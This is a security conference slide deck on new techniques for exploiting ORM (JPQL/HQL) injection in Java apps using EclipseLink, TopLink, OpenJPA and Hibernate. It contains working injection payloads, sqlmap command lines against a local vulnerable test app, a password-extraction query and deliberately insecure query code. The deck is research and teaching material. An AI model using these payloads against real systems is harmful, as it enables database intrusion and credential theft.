New Methods for Exploiting ORM Injections in Java Applications

HITBSecConf2016 - Amsterdam

Mikhail Egorov
Sergey Soldatov

MIKHAIL EGOROV

- Security researcher
- Bug hunter
- Application security engineer at Odin [Ingram Micro]
- @0ang3el
- 0ang3el.blogspot.com

SERGEY SOLDATOV

- Security practitioner and enthusiast
- Head of SOC at Kaspersky lab
- @svsoldatov
- reply-to-all.blogspot.com (mostly in Russian ☹)

AGENDA

- INTRO
- ORM Injections basics
- Exploitation techniques
  - EclipseLink [1 method]
  - TopLink [1 method]
  - OpenJPA [2 methods]
  - Hibernate [5 methods]
- OUTRO

INTRO

Why ORM?

RDBMS

[Tables]

JavaApp

[Objects]

Why ORM?

- Some advantages over plain JDBC
  - Work with objects rather than DB tables
  - Simplifies development process
  - No need to deal with the database implementation
  - Hides details of SQL queries from application logic

What is JPA?

- **J**ava **P**ersistence **A**PI – API for working with ORM
  - JPA 1.0 [May 2006]
  - JPA 2.0 [December 2009]
  - JPA 2.1 [April 2013]

- Most ORM libraries support JPA 2.0

Diversity of ORM libraries

- Hibernate ORM [WildFly and Jboss]
- EclipseLink [Glassfish]
- TopLink [Oracle WebLogic]
- OpenJPA [TomEE and IBM WAS]

Special query language for JPA

- **J**ava **P**ersistence **Q**uery **L**anguage [JPQL] for mapping between DB tables and Java objects
- **H**ibernate **Q**uery **L**anguage [HQL] is superset for JPQL

Criteria API since JPA 2.0

- Another way of expressing ORM queries
- Programmatic queries [interfaces and classes exists to represent various structural parts of a query]
- Criteria queries are checked at program compile time

ORM Injections basics

ORM injections nature

- They are also called JPQL or HQL injections
- The nature of ORM injections is similar to SQL injections


ORM injection example

- Parameter **name** is vulnerable to ORM injection


```
public List<Post> getByName_Insecure(String name) {
      Query query = em.createQuery("SELECT p FROM Post p WHERE"
            + "p.name='" + name + "'", Post.class);

      return (List<Post>) query.getResultList();
}
```

SQL injection versus ORM injection



SQL injection versus ORM injection



Frustration from ORM injection exploitation

- Weird and limited language [JPQL or HQL]
- DB tables that are not mapped to entities are not accessible
- Favorite tools [sqlmap] are not working

ORM injections in the wild

- [not disclosed]
- OpenBravo ERP HQLi [2015]

http://www.securityfocus.com/archive/1/537268

- Novell Service Desk HQLi [CVE-2016-1595]

https://www.novell.com/support/kb/doc.php?id=7017430

ORM injections playground

- We wrote vulnerable JavaApp for studying ORM injections

https://github.com/0ang3el/HQLi-playground

HOW ORM actually works


LETS HACK

EclipseLink ORM

FUNC FUNCTION method

EL ORM has **FUNCTION** (formerly **FUNC**) to call DB specific functions:

- JPQL Statement

  … `FUNCTION('bla-bla-bla', 'bla2', 'bla3')`…

- Translated into SQL's

  …`bla-bla-bla('bla2', 'bla3')`… without any care about what specified in '`bla-bla-bla`'

☺ https://bugs.eclipse.org/bugs/show_bug.cgi?id=300512

FUNC FUNCTION method

- JPQL Statement :

```
… FUNCTION('(select count(1) from table where 1=1)>0 and length','qq')=2 …
```

- Translated into SQL:

```
… (select count(1) from table where 1=1)>0 and length(‘qq’)=2 …
```

FUNC FUNCTION method

◊ Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%
20and%20function(%27(select%201%20where%201%3D1*
)%3D1%20and%20length%27%2C%27qq%27)%3D2%20and%20
%27s%27%20%3D%20%27s"
--dbms="PostgreSQL" --technique B -b
```

* - injection point for sqlmap

FUNC FUNCTION method

- Exploitation Demo

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u "http://192.168.66.12:8080/hqli.playground/dummy' and function('(select count(
1) from information_schema.tables where 1=1*)>0 and length','qq')=2 and 's' = 's" --dbms="PostgreSQL"
  --technique B -b -v 0
        _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-201601250a89}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:23:56

custom injection marking character ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://192.168.66.12:8080/hqli.playground/dummy' and function('(select count(1) from inf
ormation_schema.tables where 1=1 AND 6301=6301)>0 and length','qq')=2 and 's' = 's
---

web application technology: Servlet 3.1, JSP 2.3
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: PostgreSQL
banner:    'PostgreSQL 9.3.9 on x86_64-unknown-linux-gnu, compiled by gcc (Ubuntu 4.8.4-2ubuntu1~14.0
4) 4.8.4, 64-bit'

[*] shutting down at 18:24:20
```

ORACLE

TOPLINK

TopLink ORM

SQL FUNCTION method

The same story as with **FUNCTION** in EclipseLink:

SQL

Use `SQL` to integrate SQL within a JPQL statement. This provides an alternative to using native SQL queries simply because the query may require a function not supported in JPQL.

https://docs.oracle.com/middleware/1221/toplink/jpa-extensions-reference/jpql.htm#TLJPA626

SQL FUNCTION method

- JPQL Statement:

… `SQL('(select 1 where 1=1)=1')` …

- Translated into SQL:

… `(select 1 where 1=1)=1` …

Example 3-12 Using SQL EQ

```
SELECT p FROM Phone p WHERE SQL('CAST(? AS CHAR(3))', e.areaCode) = '613'
```

```
SELECT SQL('EXTRACT(YEAR FROM ?)', e.startDate) AS year, COUNT(e) FROM Employee e GROUP BY year
```

```
SELECT e FROM Employee e ORDER BY SQL('? NULLS FIRST', e.startDate)
```

```
SELECT e FROM Employee e WHERE e.startDate = SQL('(SELECT SYSDATE FROM DUAL)')
```

SQL FUNCTION method


- True

```
dummy' and SQL('(SELECT 1)=1') and '1'='1
```

SQL FUNCTION method

- False

```
dummy' and SQL('(SELECT 1)=2') and '1'='1
```



SQL FUNCTION method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%
20and%20SQL(%27(select%201%20where%201%3D1*)%3D1
%27)%20and%20%27s%27%20%3D%20%27s"
--dbms="PostgreSQL" --technique B -b
```

* - injection point for sqlmap

Apache OpenJPA ORM

WRONG SINGLE QUOTE PROC. method

- OpenJPA process single quote (‘) in a strange way:
  - Substitute sequence of two ‘‘ by one ‘
  - **AFTER** its syntax check
- This behavior can hide SELECT-statements within string

WRONG SINGLE QUOTE PROC. method

In … and '1'='1'' and (select 1 where 1=1) = ''1' and …

- ORM sees: and '1'='1'' and (select 1 where 1=1) = ''1' and

  String with correctly quoted ' within it

- DBMS gets: and '1'='1' and (select 1 where 1=1) = '1' and

  Bool SQL expression – **TRUE**

  and '1'='1' and (select 1 where 1=2) = '1' and

  Bool SQL expression – **FALSE**

WRONG SINGLE QUOTE PROC. method

◊ Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%
20and%20%20%271%27%3D%271%27%27%20and%20(select%
201%20where%201%3D1*)%20%3D%20%27%271%27%20and%2
0%271%27%3D%271"
--dbms="PostgreSQL" --technique B -b
```

* - injection point for sqlmap

QUOTES INDIFFERENCE method

- OpenJPA allows interchangeable use of single quotes and double quotes:
  - “bla bla bla’ – correct string definition
- This behavior can hide SELECT-statements within string

QUOTES INDIFFERENCE method

In … and “a’ = ’a’ and (select 8 where 1=1)=8 and ‘b” = ‘b’ …

- ORM sees: and “**a’ = ’a’ and (select 8 where 1=1)=8 and ‘b**” = ‘b’

  String in “ quotes

- DBMS gets: and ‘a’ = ’a’ and **(select 8 where 1=1)=8** and ‘b’ = ‘b’

  Bool SQL expression – **TRUE**

  and ‘a’ = ’a’ and **(select 8 where 1=2)=8** and ‘b’ = ‘b’

  Bool SQL expression – **FALSE**

QUOTES INDIFFERENCE method

◊ Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%
20and%20%22a%27%3D%27a%27%20and%20(select%208%20
where%201%3D1*)%3D8%20and%20%27bb%22%3D%27bb"
--dbms="PostgreSQL" --technique B -b
```

* - injection point for sqlmap

Hibernate ORM

SINGLE QUOTE ESCAPING method

- Method works for MySQL DBMS which escapes **SINGLE QUOTES** in strings with **SLASH** [\']

- In HQL **SINGLE QUOTES** is escaped in strings by doubling ['']

SINGLE QUOTE ESCAPING method

- In HQL [it is a string]

```
'abc\''or 1=(select 1)--'
```

- In MySQL [it is a string and additional SQL expression]

```
'abc\''or 1=(select 1)--'
```

SINGLE QUOTE ESCAPING method

- Inject into vulnerable parameter

```
dummy\'' or 1<length((select version())) --
```

- HQL

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='dummy\'' or
1<length((select version())) -- '
```

- SQL

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post    post0_
where post0_.name='dummy\'' or 1<length((select version())) -- '
```

SINGLE QUOTE ESCAPING method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%5C%
27%27%20or%201%3Clength%28%28select%20version%28
%29%20from%20dual%20where%201=1*%29%29%20--%20"
--dbms="MySQL" --technique B -b -v 0
```

$-QUOTED STRINGS method

- Method works for DBMS which allow **DOLLAR-QUOTED strings** in SQL expressions [`$$aaa'bbb$$`]
  - PostgreSQL
  - H2

http://www.postgresql.org/docs/9.0/static/sql-syntax-lexical.html

http://www.h2database.com/html/grammar.html#dollar_quoted_string

$-QUOTED STRINGS method

- Hibernate ORM allows identifiers starting with $$

```
ID_START_LETTER
    :     '_'
    |     '$'
    |     'a'..'z'
    |     '\u0080'..'\ufffe'        // HHH-558 : Allow unicode chars in identifiers
    ;

ID_LETTER
    :     ID_START_LETTER
    |     '0'..'9'
    ;
```

https://github.com/hibernate/hibernate-orm/blob/master/hibernate-core/src/main/antlr/hql.g

$-QUOTED STRINGS method

- Inject into vulnerable parameter

```
$$='$$=concat(chr(61),chr(39)) and 1=1--'
```

- HQL

```
$$='$$=concat(chr(61),chr(39)) and 1=1--'
```

- SQL

```
$$='$$=concat(chr(61),chr(39)) and 1=1--'
```

$-QUOTED STRINGS method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dum
my%27%20and%20%24%24%3D%27%24%24%3Dconcat(
chr(61)%2Cchr(39))%20and%201%3D1*--"
--dbms="PostgreSQL" --technique B -b
```

MAGIC FUNCTIONS method

- Method works for DBMS which have **MAGIC FUNCTIONS** which evaluate SQL expression in string parameter
  - PostgreSQL
  - Oracle

- Hibernate allows to specify any function name in HQL expression

MAGIC FUNCTIONS method

- PostgreSQL has built-in function **query_to_xml('Arbitrary SQL')**

- It is possible to know if the **SQL** returns 0 rows or >0

```
array_upper(xpath('row',query_to_xml('select 1 where 1337>1', true,
false,'')),1)
```

MAGIC FUNCTIONS method

- Inject into vulnerable parameter

```
dummy' and array_upper(xpath('row',query_to_xml('select 1 where
1337>1',true,false,'')),1)=1 and '1'='1
```

- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
array_upper(xpath('row',query_to_xml('select 1 where
1337>1',true,false,'')),1)=1 and '1'='1'
```

- SQL query

```
select post0_.id as id1_0_, post0_.name as name2_0_ from post
post0_ where post0_.name='dummy' and array_upper(xpath('row',
query_to_xml('select 1 where 1337>1', true, false, '')), 1)=1 and
'1'='1'
```

MAGIC FUNCTIONS method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%20and
%20array_upper%28xpath%28%27row%27%2Cquery_to_xml%28%27s
elect%201%20where%201337%3E1*%27%2Ctrue%2Cfalse%2C%2
7%27%29%29%2C1%29%3D1%20and%20%271%27%3D%271"
--dbms="PostgreSQL" --technique B -b -v 0
```

https://www.youtube.com/watch?v=6WeUxAmYgHQ

MAGIC FUNCTIONS method

- Oracle has built-in function **DBMS_XMLGEN.getxml('SQL')**

- It is possible to know if the **SQL** returns 0 rows or >0

```
NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 where 1337>1')),'1')!='1'
```

MAGIC FUNCTIONS method

- Sqlmap exploitation

```
# sqlmap -u
"http://localhost:8080/hqli.playground/dummy%27%20an
d%20NVL(TO_CHAR(DBMS_XMLGEN.getxml(%27select%201%20f
rom%20dual%20where%201337>1*%27)),%271%27)!=
%271%27%20and%20%271%27=%271"
--dbms="Oracle" --technique B -b -v 0
```

UNICODE method

- Method works for DBMS which allow **UNICODE delimiters [Ex. U+00A0]** between SQL tokens
  - Microsoft SQL Server
  - H2

UNICODE method

- In Microsoft SQL SERVER

```
SELECT LEN([U+00A0](select[U+00A0](1))
```

works the same as

```
SELECT LEN((SELECT(1)))
```

UNICODE method

- List of **UNICODE delimiters** for Microsoft SQL Server

```
U+00A0     %C2%A0                No-break space
U+3000     %E3%80%80             Ideographic space
                    ... etc ...
```

UNICODE method

- HQL allows **UNICODE symbols** in identifiers [function or parameter names]


```
IDENT options { testLiterals=true; }
        : ID_START_LETTER ( ID_LETTER )*
                { setPossibleID(true); }
        ;
protected
ID_START_LETTER
  :  '_'
  |  '$'
  |  'a'..'z'
  |  '\u0080'..'\ufffe'     // HHH-558 : Allow unicode chars in identifiers
  ;
protected
ID_LETTER
  :  ID_START_LETTER
  |  '0'..'9'
  ;
```

https://github.com/hibernate/hibernate-orm/blob/master/hibernate-core/src/main/antlr/hql.g

UNICODE method

- Inject into vulnerable parameter

```
dummy' or
1<LEN(%C2%A0(select%C2%A0top%C2%A01%C2%A0name%C2%A0from%C2%A0users)) or
'1'='11
```



- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' or
1<LEN( (select top 1 name from users)) or '1'='11'
```

UNICODE method

- HQL AST [for part marked yellow]

```
\-[LT] Node: '<'
   +-[NUM_INT] Node: '1'
   \-[METHOD_CALL] Node: '('
      +-[IDENT] Node: 'LEN'
      \-[EXPR_LIST] Node: 'exprList'
         \-[METHOD_CALL] Node: '('
            +-[IDENT] Node: ' '
            \-[EXPR_LIST] Node: 'exprList'
               \-[IDENT] Node: 'select top 1 name from users'
```

- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' or
1<LEN( (select top 1 name from users)) or '1'='11'
```

UNICODE method

- We wrote script **hqli_sql_server_demo.pl** for exploitation

https://github.com/0ang3el/Hibernate-Injection-Study

https://www.youtube.com/watch?v=m_MTWZptXUw

UNICODE method

- For exploitation with Sqlmap we wrote custom **queries.xml** and **hibernate.py** tamper script

https://github.com/0ang3el/Hibernate-Injection-Study

UNICODE method

- Extract 1st value from PASSW column

```
SELECT TOP 1 PASSW FROM users WHERE PASSW NOT IN (SELECT TOP 0
PASSW FROM users WHERE 0 not like LEN('xxx'))
```

- Extract 2nd column from PASSW column

```
SELECT TOP 1 PASSW FROM users WHERE PASSW NOT IN (SELECT TOP 1
PASSW FROM users WHERE 0 not like LEN('xxx'))
```

- Extract 8th column from PASSW column

```
SELECT TOP 1 PASSW FROM users WHERE PASSW NOT IN (SELECT TOP 7
PASSW FROM users WHERE 0 not like LEN('xxx'))
```

UNICODE method

- Find injection

```
# sqlmap -u "http://localhost:8080/hqli.playground/dummy'
  and 1=1* and '1'='1" --dbms="Microsoft SQL Server"
  --technique B -b --no-cast --no-escape --flush
```

- Exploit it

```
# sqlmap -u "http://localhost:8080/hqli.playground/dummy'
  and 1=1* and '1'='1" --dbms="Microsoft SQL Server"
  --technique B -b --tamper hibernate --no-cast
  --no-escape
```

UNICODE method

- Exploitation Demo

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# sqlmap -u "http://127.0.0.1:8080/hqli.playground/dummy' and 1=1* and '1'='1" --dbms="Micr
osoft SQL Server" --technique B -b --tamper hibernate --no-cast --no-escape -v 0

 ___ ___[ ]_____ ___ ___  {1.0-dev-nongit-201601250a89}
|_ -| . [ ]     | .'| . |
|___|_  [)|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
t is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 21:13:45

Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://127.0.0.1:8080/hqli.playground/dummy' and 1=1 AND 5495=5495 and '1'='1
---
back-end DBMS: Microsoft SQL Server 2008
banner:    '11.0.2100.60'

[*] shutting down at 21:13:55

root@kali:~#
```

JAVA CONSTANTS method

- Method works for most DBMS [does not work for MySQL]
- Hibernate resolves Java public static fields [Java constants] in HQL queries
  - Class with Java constant **must be in classpath**
  - Ex. - java.lang.Character.SIZE is resolved to 16
  - String or char constants are additionally surrounded by single quotes
    - java.lang.Character.MIN_VALUE is resolved to ''

JAVA CONSTANTS method

- To use JAVA CONSTANTS method we need special char or string fields declared in classes or interfaces on classpath

```
public class Constants {
        public static final String S_QUOTE = "'";
        public static final String HQL_PART = "select * from Post where name = '";
        public static final char C_QUOTE_1 = '\'';
        public static final char C_QUOTE_2 = '\047';
        public static final char C_QUOTE_3 = 39;
        public static final char C_QUOTE_4 = 0x27;
        public static final char C_QUOTE_5 = 047;
}
```

JAVA CONSTANTS method

- To use JAVA CONSTANTS method we need special char or string fields declared in classes or interfaces on classpath

```
public interface MyInterface {
        static final String S_QUOTE = "'";
        static final String HQL_PART = "select * from Post where name = '";
        static final char C_QUOTE_1 = '\'';
        static final char C_QUOTE_2 = '\047';
        static final char C_QUOTE_3 = 39;
        static final char C_QUOTE_4 = 0x27;
        static final char C_QUOTE_5 = 047;
}
```


JAVA CONSTANTS method

- Some usable constants in well-known Java libraries
  - `org.apache.batik.util.XMLConstants.XML_CHAR_APOS` [Apache Batik]
  - `com.ibm.icu.impl.PatternTokenizer.SINGLE_QUOTE` [ICU4J]
  - `jodd.util.StringPool.SINGLE_QUOTE` [Jodd]
  - `ch.qos.logback.core.CoreConstants.SINGLE_QUOTE_CHAR` [Logback]
  - `cz.vutbr.web.csskit.OutputUtil.STRING_OPENING` [jStyleParser]
  - `com.sun.java.help.impl.DocPConst.QUOTE` [JavaHelp]
  - `org.eclipse.help.internal.webapp.utils.JSonHelper.QUOTE` [EclipseHelp]

JAVA CONSTANTS method

- Inject into vulnerable parameter

```
dummy' and hqli.persistent.Constants.C_QUOTE_1*X('<>CHAR(41) and
(select count(1) from sysibm.sysdummy1)>0 --')=1 and '1'='1
```



- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
hqli.persistent.Constants.C_QUOTE_1 * X('<>CHAR(41) and (select count(1)
from sysibm.sysdummy1)>0 --')=1 and '1'='1'
```

JAVA CONSTANTS method

- HQL AST [for marked part]

```
+-[EQ] Node: '='
|  +-[DOT] Node: '.'
|  |  +-[IDENT] Node: 'p'
|  |  \-[IDENT] Node: 'name'
|  \-[QUOTED_STRING] Node: ''dummy''
\-[EQ] Node: '='
+-[STAR] Node: '*'
|  +-[JAVA_CONSTANT] Node: 'hqli.persistent.Constants.C_QUOTE_1'
|  \-[METHOD_CALL] Node: '('
|     +-[IDENT] Node: 'X'
|     \-[EXPR_LIST] Node: 'exprList'
|        \-[QUOTED_STRING] Node: ''<>CHAR(41) and (select count(1) from sysibm.sysdummy1)>0 --''
\-[NUM_INT] Node: '1'
```

- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
hqli.persistent.Constants.C_QUOTE_1 * X('<>CHAR(41) and (select count(1)
from sysibm.sysdummy1)>0 --')=1 and '1'='1'
```

JAVA CONSTANTS method

- HQL AST

```
+-[EQ] Node: '='
|  +-[DOT] Node: '.'
|  |  +-[IDENT] Node: 'p'
|  |  \-[IDENT] Node: 'name'
|  \-[QUOTED_STRING] Node: ''dummy''
\-[EQ] Node: '='
+-[STAR] Node: '*'
|  +-[JAVA_CONSTANT] Node: 'hqli.persistent.Constants.C_QUOTE_1'
|  \-[METHOD_CALL] Node: '('
|     +-[IDENT] Node: 'X'
|     \-[EXPR_LIST] Node: 'exprList'
|        \-[QUOTED_STRING] Node: ''<>CHAR(41) and (select count(1) from sysibm.sysdummy1)>0 --''
\-[NUM_INT] Node: '1'
```

- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
hqli.persistent.Constants.C_QUOTE_1 * X('<>CHAR(41) and (select count(1)
from sysibm.sysdummy1)>0 --')=1 and '1'='1'
```

JAVA CONSTANTS method

- SQL AST

```
\-[EQ] BinaryLogicOperatorNode: '='
  +-[STAR] BinaryArithmeticOperatorNode: '*' {dataType=org.hibernate.type.DoubleType@3bd5ea0c}
  |  +-[JAVA_CONSTANT] JavaConstantNode: 'hqli.persistent.Constants.C_QUOTE_1'
  |  \-[METHOD_CALL] MethodNode: '('
  |     +-[METHOD_NAME] IdentNode: 'X' {originalText=X}
  |     \-[EXPR_LIST] SqlNode: 'exprList'
  |        \-[QUOTED_STRING] LiteralNode: ''<>CHAR(41) and (select count(1) from sysibm.sysdummy1)>0 --''
  \-[NUM_INT] LiteralNode: '1'
```

- Java constant is **not resolved** on SQL AST phase, resolution will happen next, when SQL query is formed from SQL AST

JAVA CONSTANTS method

- HQL query

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' and
hqli.persistent.Constants.C_QUOTE_1 * X('<>CHAR(41) and (select count(1)
from sysibm.sysdummy1)>0 --')=1 and '1'='1'
```

- Corresponding SQL query

